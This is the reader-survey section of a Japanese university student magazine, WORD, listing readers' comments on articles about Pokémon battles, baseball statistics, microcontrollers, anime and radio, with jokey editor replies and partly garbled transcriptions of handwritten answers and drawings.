7.実は貴様らに『ポケモン』と呼称される生き物はコスモゾーンの一種なのだ。

知らなかつただろう？

(コスモゾーン V6 ファイヤー（努力値無振り）さん)

IX 「最近は、コスモパワー／どくどく／水の波動／自己再生のスター・ミーを使っていたが……まさかこれがコスモゾーンの燐片であるか……」

5. 「白い水煙の中から～」 ←かっこいい  
8. WORD とは思えないまともな記事  
11. アンケートはおもしろい

(工学システム学類 Elleyさん)

葡萄酒さんの書く文は格好いいですよね。私もそうなりたい。回答者は面白い人ばかりですよね。

7. 実に素晴らしい。次回を楽しみにしています。

(社会工学類 とりのからあげ3個さん)

今回は IX 氏は記事書かなかったみたいですね。残念です。

- 4 電子工作クラスタ

(工学システム学類 うあにしんぐふいぶりるさん)

—人人人人 人人人人—  
≥ 突然の秋月なう <  
— Y^Y^Y^Y^Y^Y^Y —

6. 野球見ようぜ！！（データ編）

最近（5/29 現在）我が巨人軍が調子良いので嬉々として記事を読んだ。

(ラジオ学類 オギブルギスの夜はナホ夫人さん)

私は野球さっぱりなのでミレトス氏に丸投げしました。

ミレトス「巨人強すぎてついていけないでござる……。チーム防御率 2.11 ってどういうことやねん！」

6

わあいホールド狙いいって炎上する俺たち  
あかりホールド狙いいって炎上する俺たち大好き 西口

(室伏工学学類 さいてよさん)

@akari\_daisuki ですね。わかります。

## WORD 読者アンケート 2ndSeason

8.できる！ケイン



(cosys 学類 kumackey さん)

ブラックホールに消えた奴がいる～。

2: 강★성★CH★국  
＼ 만세!! 만세!!／

15. 配布場所

中央図書館に置かれたのは素晴らしい!  
この調子でそしあの横で配布しよう！！

(CS 専攻 ふあいさん)

編集部員のお前が何故アンケート書いてるんだ！！

7. 唐突に現れるウインディに笑わされるとともに、切なさのようなものを感じた。

8. 手にとって、全体に目を通した時の不意打ち感。

ブーチャン…。

(応用理工学類 Yellow13 さん)

かわいそうなブーチャン。みんなにもふもふされすぎちゃったんだろうね。

6.



(工シス学類 あどふいさん)

ノリスケさん！？いや違うか……。

ミレトス「のりさん、かっこいいやよ！べいすたーずかつやよ！おうえんいくやよ！」

4. 10. 知らなかったことばかりで純粋に面白い。

11. (・∀・) イイ！！

14. 思わぬところで同志を発見した。

(シヤシス専攻 忠犬ケルベロスさん)

WORD でいっぱい勉強して下さいね^^そして他の人に宣伝よろしく！！

14. アンケートなのに選択肢が 1 つとか斬新

(主 IMAGINE THE FUTURE.さん<sup>\*3</sup>)

これからも斬新なことにチャレンジしようと思います！！

7. ガチ勢怖い。 私はブースターちゃん大好きです。

サンダース → とげとげ シャワーズ → なんか融けるやつ ブースター → もふもふ  
もふもふのブースターちゃん一択でしょ！


(ふあぼ学類 flat さん)

ガチ勢やっぱいですよね。IX 氏とポケモンの話をしていると宇宙人と話している気分になる。サンダースちゃんとげとげかわいいよ prpr。

IX 「信じられないだろ？私程度じゃガチ勢じゃないんだぜ？ブースターちゃんは決して弱くないのだ……あの犬っころが……もふもふかわいいから私もブースターちゃん使ってますよ！」

7.こまかい

☆→★ きんのたまとはおおちがい。



(専攻はお前にやるよ…！ククク…！ PN を絵にするのがやりみたいなのでさん)

お前はああああああああああああああああああああああ名前ええええええええええええええええええええええマジ (IMAGINE THE FUTURE.されました) すぞ！！ガチ (IMAGINE THE FUTURE.されました) すぞ！！！！でも蛙かわいいな。

7. でも BW2 かう気には…

ねえ？

(しまむら学類アンチユニクロがくぐん IMAGINE THE FUTURE.さん)

女の子主人公がかわいすぎて生きていくのがつらい。

IX 「それでも僕はゲーフリの犬なんで……教え技の解禁とかでいろいろお得ですぜ？」

14. ろこつ

(ちくわ大明神専攻 とりすーふさん)

褒め言葉をありがとう。これからも露骨に嫌がらせしていきます！！

\*3 IMAGINE THE FUTURE.さん：アンケートの名前欄が NULL だった回答は、IMAGINE THE FUTURE.さんとして掲載しています。

## WORD 読者アンケート 2ndSeason

### ◆ Q5：良くなかったと思う記事があれば教えてください。

- ・1.表紙：1票
- ・4.mbed 系男子になろう！：2票
- ・5.GR な日々。XI：1票
- ・6.野球みようぜ！！（データ編）：3票
- ・7.ポケモン廃人日記～対戦編～：2票
- ・9.筑波大学の計算機資源：1票
- ・11.WORD 読者アンケート：1票
- ・13.裏表紙：1票
- ・14.アンケート用紙：1票
- ・16.配布時期：1票
- ・17.配布媒体：1票

今回は少なめみたいですね。調査不足やら誤字やらが指摘されていますね。編集部一同精進していくと思う次第です（棒読み）。こちらで配布時期と配布媒体に票が入ってました。新たに追加しておきます。では、回答晒し上げコーナーです。

燃えやすかったのでよみづらかった。燃えにくい媒体で頼む。

7. ファイサーの育成論がないとは何事だ！？

（コスモゾーン V6 ファイサー（努力値無振り）さん）

ここで見れば燃えにくいよ！！ **http://www.word-ac.net/**

IX 「暴風取得前に書かれた記事なのです。もうしわけない。」

7. ポケモン BW からわからん。ポケモンの絵をのせてほしい

（工学システム学類 Elley さん）

IX 「株ポケを敵に回したくはないもので……次回は「ポケ書」のドット絵持ってきてみます。」

4. わかりにくい。何のための企画か意図  
が分からない。

（社会工学類 とりのからあげ 3 個さん）

4. mbed は情弱。真の情強は ARM 単体で使う。

（工学システム学類 うあにしんぐふいぶりるさん）

,無季氏に聞きました。

,無季 「当記事にご感想をいただき、大変ありがとうございます。ご指摘の通り、mbed マイコンは比較的初心者向けのマイコンであります。ARM や AVR などのマイコン単体の使い方も紹介させていただきたい、とも思っていますが、それらは、各出版社にお任せするとしまして、当記事では情報科学類等の学生が「マイコンに興味を持つ」「とりあえず楽しむ」ことを目的とさせていただいております。その点をご理解いただき、引き続きご愛読していただければ、大変嬉しく思います。今後ともよろしくお願ひします。」

よく覚えてない。

(ラジオ学類 オギブルギスの夜はナホ夫人さん)  
さいですか。

14

たのしいけどめんどくさい

(室伏工学学類 さいてよさん)  
めんどくさがらないでちゃんとかけよー！！

5. GR な日々。 XI

GR って言ったらジャイアントロボの略じゃないんですか

(cosys 学類 kumackey さん)

どう考えても **Great Ricoh** の略でしょ！！

13 : 称す → 称する

← こいつら全員

11 : p.70 辞典 → 時点

← 強化所送りだ！！！

6 : 寒風 → 完封 , 配線 → 敗戦

← 誤植は徹底的に滅ぼせ！！

(CS 専攻 ふあいさん)

結構前にそしあの誤植指摘記事を書いておきながらこの有様。申し訳なく思うとともに、お前ももっとがんばれよ!!!!

ふあい「お前ら赤入れ後の修正で間違  
ってるだろうが！！KASU！！」

5月25日（実質29日）発行で、5月号なところ。え～？ WORD～？何それ（以下略）号は5月27日発行で6月号だったというのに。

(応用理工学類水銀党 Yellow13 さん)

編集長（はろべり氏）「俺がカレンダーだ！！」

## WORD 読者アンケート 2ndSeason

良くない記事だと…？そんなのなかった^^

(山形大学工学部機械システム工学科 LIPTON といったら MILKTEA さん)

ないよ。

(シヤシス専攻 忠犬ケルベロスさん)

NOP

(ちくわ大明神専攻 とりすーふさん)

# それはよかったです！^ ^

9. ずるいので

(工シス学類 あどふいさん)

# いいだろー！！もっと羨めー！！！！

6. 誤字が多い

(主 IMAGINE THE FUTURE.さん)

すみません。赤入れ強化しようと思います。

6. データが甘すぎる。せめて OPS や WHIPあたりもほしかったなあ。

野球の記事だけ編集に参加したいw

1. 「(^o^)」 ほモオ…

(ふあぼ学類 flat さん)

赤入れに参加すると地獄を見るかもしれませんね。記事を投稿してみませんか？^ ^

ミレトス「OPS や WHIP 等は、次回（やるかどうか不明）のセイバー・メトリクスの時に紹介する予定です。ルール知ってる人がいると助かるんで赤入れ

# 来て下さい！オナシャス！」



ローグライク系をやろうぜ…  
PC のフリーでもいいのあるしあのスリルは  
たまんねえ

(専攻はお前にやるよ…！ククク…！ PN を絵にするのがはやりみたいなのでさん)  
そういうえば星のカービィ 20 周年コレクションが発売されましたね。カービィファンの私は速攻で  
購入しました。ローグライク系ゲームは記事にしてみたいですね。よかつたら投稿 s (ry

チルノちゃんかわいい！ ← コレ

(しまむら学類アンチユニクロがくぐん IMAGINE THE FUTURE.さん)

ごめんなさい。チルノちゃん超かわいい！！ でしたね！！！

◆ Q6：過去の記事に関する感想を教えてください。

イラストの絵はおもしろい。

(社会工学類 とりのからあげ 3 個さん)

これって馬から落馬と同じような誤用じゃね！？

プリティーリズムオーロラドリームの特集組んでください

(工学システム学類 う、あにしんぐふいぶりるさん)

よし、投 k (ry てかここに書く内容じやねえからあああああ！！

こんかいが初めてではないような気持ちを抱きました。

これは恋ですか？

(室伏工学学類 さいてよさん)

**いいえ、それは Tom です。**

「アニソン界のリビングレジェンド・渡辺宙明特集」がとてもおもしろかったので  
100P くらいでまたやってください。

(cosys 学類 kumackey さん)

あの記事熱くてよかったですよね！！是非また特集して欲しいところです（白目）。

## WORD 読者アンケート 2ndSeason

もっと小麦ちゃんを  
載せるべきだと思いました。  
なぜなら小麦ちゃんはかわいいからです。

(CS 専攻 ふあいさん)

WORD 小麦ちゃん号を発行すればいいと思うよ！！

おせち特盛号：お詫びと訂正  
最新号（2012.5.29 現在）でも、お詫びと訂正がはさんであつた。

(応用理工学類水銀党 Yellow13 さん)

何度もすみません。以後気をつけます（棒読み）。

え、過去の記事って見られるんですか？

(山形大学工学部機械システム工学科 LIPTON といったら MILKTEA さん)

WORD 読んだの今回が初めて。  
過去も読んでみたいが印刷が面倒だ。

(シヤシス専攻 忠犬ケルベロスさん)

過去は振り返らないと決めたのだ...

(コスマゾーン V6 ファイヤー（努力値無振り）さん)

**http://www.word-ac.net/** を見ろ！！

バックナンバーが入学までのいい暇つぶしになりました。


(主 IMAGINE THE FUTURE.さん)

それはそれはよかったです。これからも WORD をよろしくお願ひします。

おじさんのかわいいきんのたまをあげる。

(ふあぼ学類 flat さん)

わあいおじさんのかわいいきんのたま。あかりおじさんのかわいいきんのたま大好き。



(専攻はお前にやるよ…！ククク…！ PN を絵にするのがやりみたいなのでさん)  
これは U☆ZA☆I！！やったね ItosugI！！素材が増えるよ！！！

(しまむら学類アンチユニクロがくぐん IMAGINE THE FUTURE.さん)  
すごく……読みにくいです。リーディング何ちゃらやらオヤシロ様やらに目覚めないでください。



← これだれ？

(ちくわ大明神専攻 とりすーぷさん)

21世紀の太陽・我が惑星の守護神・永久不滅の主体思想の創始者・我が革命武力の創建者・百戦百勝の鋼鉄の靈将・百勝の作戦家・党中央・親愛なる指導者同志・革命偉業の継承者・尊敬する指導者同志・人民の指導者・人民の慈愛深い父・民族の太陽・人徳で天下を動かす絶世の偉人・無敵必勝の象徴・国際共産主義運動と労働運動の卓越した指導者・専門家も驚くコンピューター通・天才的な軍事戦略家・きわめて偉大な英雄・革命の嚮導星・嚮導の射光・共産主義未来の太陽・卓越した思想理論家・卓越した領導芸術家・哲学の巨匠・(IMAGINE THE FUTURE.されました) 主義者の偉大な亀鑑であり燐爛たる未来の太陽である親愛なる指導者・思想理論の英才であると共に巨匠であり泰斗・(IMAGINE THE FUTURE.されました) 主義の宝物庫を発展、豊富化させた偉大な思想家・人民達をその広い懷に暖かく抱きしめてくれる慈愛深い師匠・卓越した思想理論家であり非凡な英知と洗練された領導力を駆使する人民の眞の指導者・不敗の司令官・完全無欠の軍事家・人類が生んだ傑出した英雄・人類の偉大な太陽・全世界が崇め奉る英明な指導者・20世紀に人類が生んだ偉大な首領・天が生んだ英雄・時代と世界の前途を明らかしめ、人類思想史に特出した業績を積み上げた偉大な指導者である (IMAGINE THE FUTURE.されました) 将軍様です。

◆ Q7 : シャバドウビタッジューラン wwwww


もちろんそのまま晒し上げます。

★→★→★→★→★→★→★→★→★→★→★  
★→★→★→★→★→★→★→★→★→★→★  
→★→★→★→★→★→★→★→★→★→★→★  
★→★→★→★→★→★→★→★→★→★→★



(明治大学大学院理王学研究科基礎理王学専攻情報科学系でおくれ大学生田キャンパス 女帝さん)

## WORD 読者アンケート 2ndSeason

ルー＝ガルーなら WORD 編集部で読んだことがあります。あの世界観が私は気に入りましたね。他にお勧めがありましたら教えて下さい。



(工学システム学類 Elley さん)



(情報科学類 okotowari さん)

(コスモゾーン V6 ファイサー (努力値無振り) さん)

V6 ファイサーさん。有難きお言葉ありがとうございます。これからも精進していきます。

IX 「V6 ファイサーさん……ジャニーズのファイサーだったのか……」

okotowari さん。確かペルソナの格闘ゲームでしたっけ？私は詳しくないので何とも言えないです。格闘ゲームと言えば最近 BLAZBLUE と MELTY BLOOD と Fate/Unlimited Codes に手を出しました。みんなもやろうぜ！！！

ミレトス「ああ、あの A ボタン連打ゲーですか。あれは格ゲー初心者にはいいかもしれませんですね。私はたまにやる程度ですが、千枝を使ってます。理由はスパッツが萌えるからです。使いやすいですね。」


チルノちゃん！！

フェアリーテイルのレビちゃん。

(工学システム学類 うーあにしんぐふいぶりるさん)

◆場所があつたので……

回収 BOX に入っていたアンケート以外の絵でごまかそう！！



Pardon?

これは自作の詩?なのかな?ちょっとよくわからないですね。え!?こういうのはとりあえずすばらしいですねっていっとけばいいって?わかりました。これはすばらしい詩ですね!!!!



本質的な部	中にある実に人間の	それはあなた	守る。何から守るか	それは我々人類と	大木
うだ。	の心	の心	あなた	の心	

(社会工学類 とりのからあげ3個さん)

これは読む気が起きない!! ラジオがどれほど好きかを書いてありますね。お勧めの番組とかも書いてくれてますね。読者の皆さんみえてるー?たぶん印刷でつぶれるでしょう。読みたかったら WORD 編集部に来ていただけたら見せられるかもしれません。




私はラジオが大好きです。特にTBSラジオが好きです。朝起きてラジオが流れています。日々情報はラジオから得ています。屋内で、講義のない毎日茶はラジオを聴きます。今年は4月が「おおあさだ」(TBSラジオ 平日13:00~15:30)が始まるととてもよきります。このラジオを聴く理由は豪華なパーソナリティがいます。比如大木、南浦さん、デースの山里亮太、伊藤英輔の大木さん、ピエール瀧さん、浅草わらじの玉若葉太郎さん、山里亮太、伊藤英輔の大木さん、ピエール瀧さん、浅草わらじの玉若葉太郎さん、といいメンツです。平日お昼12回生放送のラジオです。お昼のラジオはおしゃべりを楽しむのが好きです。夕方にはナイト情報が、午後6:00から8:00は野球を聴くのが好きです。これが楽しい。なぜか、講義終了後はいつも放送している(最近は放送ルールのため、今まで遅くは放送しないが)。TVではない、臨場感あふれる実況はラジオ野球が他ののが好きといいます。TBSラジオはよくENENで中継していくのでGoal!! といつナイト終了後、一日のニュースを振り返す時間だ。「DIG」(TBSラジオ 平日22:00~23:55)は一日のニュースをTBS放送室・大蔵政謙日(ソラカ)元の意見が持るOTTの放送です。また、1つのテーマを設定してお話しする番組をしていて、TVでは見られないおもしろい二三話題は是非。そして日々を23:55まで見ています。毎日、アシタタナリ専門の「LINDA ~旅はおまほり旅だ~」(TBSラジオ 平日24:00~25:00)を聞くと、旅へ、旅へと旅が、最後に、「JUNK」という番組をもじっていよいよ寝たいといつ寝かれていたのです。④伊藤亮太  
⑤爆笑問題⑥南浦さんと山里亮太⑦おぎねはま(金)バナナマン⑧エレ片(エレコム)という複数番組があります; 路線の並びは最近のスケジュール表ではおぎねはまが先にエレ片に並んでいます。山里亮太とスギちゃんがゲスト出演で、西太郎が唄、おぎねはまの唄がどうなったのか前は、オギブリギズの唄が、つまらなかったり、といふことで、オギブリギズの唄が生まれました。芦屋さんもまたいましたが、私はよく芦屋さんをしてみんなの歌かどりませんか?をつぶやいています。深夜放送を重ねづけで寝落ち、主に朝起きます。まあ、長い一日が始まります。お土産、日々を楽しめてください。私はお土産を買います。

(ラジオ学類 オギブリギズの夜はナホ夫人さん)

## WORD 読者アンケート 2ndSeason

やっぱり野球はミレトス先生に丸投げしなきやね！！

ミレトス「悟りを開いていた西口選手もしばらく上がってこないですね。去年の最終戦を見に行ったのですが、素晴らしい投球をしていましたした。山本昌も活躍したばかりですし、なんとか200勝してほしいですね。俺達エ……」



サブロ一 ことりあえず高橋信二  
(大村さん)  
巨人に  
帰ってきて！

% DeNA × 楽天 銀聯に行きます。樂天です。  
予想本ダ  
DeNA  
8 藤波  
9 金城  
5 金剛  
7 ラミレス

(室伏工学学類 さいてよさん)

はい、ミクさんもかわいいです。  
しかし、私はレン君の方がもっと  
かわいいと思います！！あ……  
やめて。ぶたない

で。でも、  
やつぱり  
もっとお  
おおおお。



鏡音レンくんかわいい！




WORD編集の人と  
全く面識  
ないですか？  
年号必ず  
読みます。

例大祭  
行けなかった…  
(・ω・)

(情報科学類 IMAGINE THE FUTURE.さん)

おお一凜々しいですね。  
 すごく……  
 漢々しいで  
 す……。

真ん中  
 のヘナキャラは何だろう！？と  
 いうか、もっと濃  
 く描いてくれ  
 ると私助かる  
 ナー！！！



(cosys 学類 kumackey さん)

マジカルマジカルナース！！ふ  
 あいさんは我慢しきれなくなってしまい、自分で小麦ちゃんを描いて投稿してしまいました。読者の

皆さん、こんなかわい  
 そうなふあいさん  
 の為に小麦ちゃん  
 の絵を描いてあげ  
 て下さい。 ふあいさんが  
 泣いて喜びます。

な wwwwww  
 す wwwwww  
 び wwwwww



(CS 専攻 ふあいさん)

## WORD 読者アンケート 2ndSeason

ヤク〇トじやないと駄目じやないか！！『輪るピングドラム』は積みっぱなしでまだ観てないんですね。早く観ないと……。問題なく掲載できましたね。まあ締め切りぎりぎりまで書かない私のおかげでしょう！

ITFされた記事はWORD編集部に来ていただければ読めるかもしれません。



乳酸菌の主な摂取源はヨーグルトではなく、ブルーベリーズです。  
根ってはいますが、党员としてはよろしくないですね……。  
ヨリあんず最新7巻の銀様がかわいい。あと、画集は銀様分が足りない気がする。  
『輪るピングドラム』見終りました。2周目は、1周目では見えなかた23を読んで31が  
面白いですね。まあ、今程しが進んでいませんが……。  
来水族館に行ったりと、完全にハマっております。

今日は早めに書いたので、お詫びに。

「今日はありおりたせずに済みました」と(次巻)後書きに書かれてはなーが、  
と書いてあります。8年近く持たせている某SF作家と違って、  
しっかりおせています。

……全く、いつになつたし出でるやう……。

ほ、ITF、された記事が貪らう。

(応用理工学類 Yellow13さん)

**IX 「とりあえず、アントンちゃんの性格を慎重にした方が良いかと。BW2で爺前固定が復活したのでいくらか厳選も楽でしょう。くじらちゃんはトリル始動要員兼アタッカーでしょうか?それならば、鉢足高火力のポケモン(例:鉢巻きナットレイとか)と組み合わせましょう。シリザリンちゃんは蝶舞でフォイフォイしてから殴っていくスタイルで問題ないと思われます。また、この三体だと岩技の通りが良いので対策した方が良いでしょう。」**

私としては間違いの多さに目が惹かれます！！診言匠ってなんだろう！渉谷駅ってどこだろう！！

僕のハイターを宣言していく下さい。  
 アントン②ひこうジェイレ  
 性格:あたしゃか  
 B:D極振りH6  
 技:こうけきしれい  
 ほうきしれい  
 かいふくしれい  
 3クロバウト  
 (シリザリン)②さあいのタスキ  
 性格:おくでよう  
 C:D極振りH6  
 技:おじのさざめき  
 へドロばくだん  
 ちようのまい  
 めざい。(炎)  
 ブルジ②ひこうジェイレ  
 性格:あたしゃか  
 H:C極振りD6  
 技:サイコモネシス  
 ほんき取り  
 たくて入れ立て  
 3クロはどくく  
 て交換するか  
 送ります。  
 (シリザリン)②さあいのタスキ  
 性格:おくでよう  
 C:D極振りH6  
 技:おじのさざめき  
 へドロばくだん  
 ちようのまい  
 めざい。(炎)  
 コイツが基本  
 先鋒です。  
 一回舞ってから  
 攻撃。  
 特性のおかけ  
 で大半の  
 相手に等倍がつけるので、他の勝ちがいいです。  
 た"い もんじ  
 れいとうビーム  
 トリックリーム  
 エイリを見た  
 水弱点のブレイ  
 は逃げるので  
 泣かり(はなれ)  
 せんていた。  
 WORDは渉谷駅の  
 トドで見付けました。  
 とても面白いです。(意味深)

(青山学院大学・法学部 キッボース♂さん)

男の子でもかわいいのはかわいい  
いんです！！ん！？今何  
でもするって  
言ったよね？

じゃあぷよぷよの特集記事を投稿  
しろよ!!!!

鏡音レンくんかわいい！

←男はんたまなあ…  
(シゲ並の感想)

か。よふ。+ 特集 や。こく。で。い。  
ア。じ。も。ほ。か。ら

(工システム学類 あどふいさん)



TBS にて 10月4日(木)深夜1時25分から放送予定です！！みんな観てね～!!!!

ゆのっち(；'Д')ハアハア  
(\*'Д')/ア/ア  
(\*'Д')/ア/ア  
ア！！

ひたまりスケーチ  
×ハニカム  
10月放送開始

(主 IMAGINE THE FUTURE.さん)

おお！！同志よ!!!!今度  
飲みにって語り明かそうではな  
いか！！困り顔のレ  
ンきゅんかわい  
いよ!!!!!!



(シャシス專攻 忠犬ケルベロスさん)


## WORD 読者アンケート 2ndSeason

耳が幸せになりました。ありがとうございます。他にもお勧めありましたらまた教えて下さい！！

もふもふブースターちゃんもい  
いけどとげとげサンダースちゃん  
もかわいいよ！！

転載元記載されてないので画像  
は (IMAGINE THE FUTURE.さ  
れました)。


IX「ブースターちゃん  
かわいいもふもふきゅ  
いんきゅいん。にやあ  
ああああああああうわ  
ああああああああああ  
(ry」



(ふあぼ学類 flatさん)

替わっちゃついました。ごめん  
ねえー！！定期購読いいですね。  
住所を WORD に登録しておくと  
発行される度に郵送される……。  
できたらよさそうですね。編集長  
に話してみるかもしれません。

チルノ！！



Q7:以下は自由記述欄です。WORD に関する要望や意見、おすすめのアニメ、線に対する熱い想い等、何でもご記入下さい。文字が小さいと印刷の時にぶれてしまうので、出来ればおおよそこれくらいの大きさで書いて下さい。

鏡音レンくんかわいい！ 定員月貰暮充ありませく？  
カードつけたり3つとよお

たんとうかちっちゃったんですかー！たー<sup>一</sup>  
ばすけはじめたいなー

♪イレジイトキ アヤアヤ サタイムオアトビューレンバトーウレ  
デ、サイダスティニーナギ、ヤシベンナギ、マシドンハーンナギ、ハーネ  
アレショーピヤクレッナギ、カクチナギ、ナギ、ナギ、フハナナギ、  
ケキリョウニケリユカニミマカセドウカネリクゴーハー、テンムウ  
ヒカレツケンナギ、ハニアキーンホウウジリダジシケン k.o. イナ  
ハナゲスラモ  
バトートゲーデラサゲテスニニセカヒアアモイー テーレ、テー  
ホクトウダハガシケンハーン FATAL K.O. セテイタミラズヤスラカニ  
シマタライ カーレトキ (ハニミタ)

・炎量五カレシレなんどうぞうどうとか思てからひとあしまえたあとグロスに  
はれでたらいいのどもども、ハクーもうまいすです ← ドヤッて水口ム  
だほりロゴは A 多めたしまだい(ビクトレもんもけど)  
みんな、東方スコアタヤ3うせ!! 空気があるのどしづ  
和の華を聞か力は 10.3億です(風-N) いれたじほせ!

ナズーリン!!

(専攻はお前にやるよ…！ククク…！)



PN を絵にするのがはやりみたいなのでさん)

江戸時代は玉で書いていたとい  
うお話をどこかで聞いたことがあります。漢女も男の娘も女の子もみんな玉で数えてたんだ！！

玉！！玉！！！

玉！！！



アンケート とるときには 正の字じゃなくていいと思うんですね

氵 四 玉 左 右 平 幼 台 田  
目 広 由 穴 兄 石 申 叶  
用 白 必 生 示 出 古 叩  
立 匂 北 市 主 加  
巨 布


これで 165まで  
つかれた カウント  
できました！

わたしのへんさちはごじゅうさんまで  
で170

(しまむら学類アンチユニクロがくぐん IMAGINE THE FUTURE.さん)

ステマ乙！！

体験版やってみたけど、完全に風のクロ○アだった。○ロノア好きの私にとっては嬉しいです。



P NIT! Pardon?

→ すごいすこくおもしろいな げー4  
もってた!!!

これはもう買うけないね！

↓ ↓ ↓ ↓ ↓ ↓ ↓ ↓  
→ [http://birdstrike] Pardon?  
↑ ↑ ↑ ↑ ↑ ↑ ↑ ↑



(ちくわ大明神専攻 とりすーふさん)

以上で今回のアンケート集計は終了です。今号でもアンケートがあります。アンケートの回収 BOX は前回と変わらず、WORD 編集部(3C212、情報科学類生ラウンジ横の怪しげな部屋)前のほか、学類計算機室前(3C113、3C205)に設置してます。ご協力お願いします。次回から回答数が多かった場合は全てを掲載しないかもしれません。ご了承ください。

# 書籍紹介

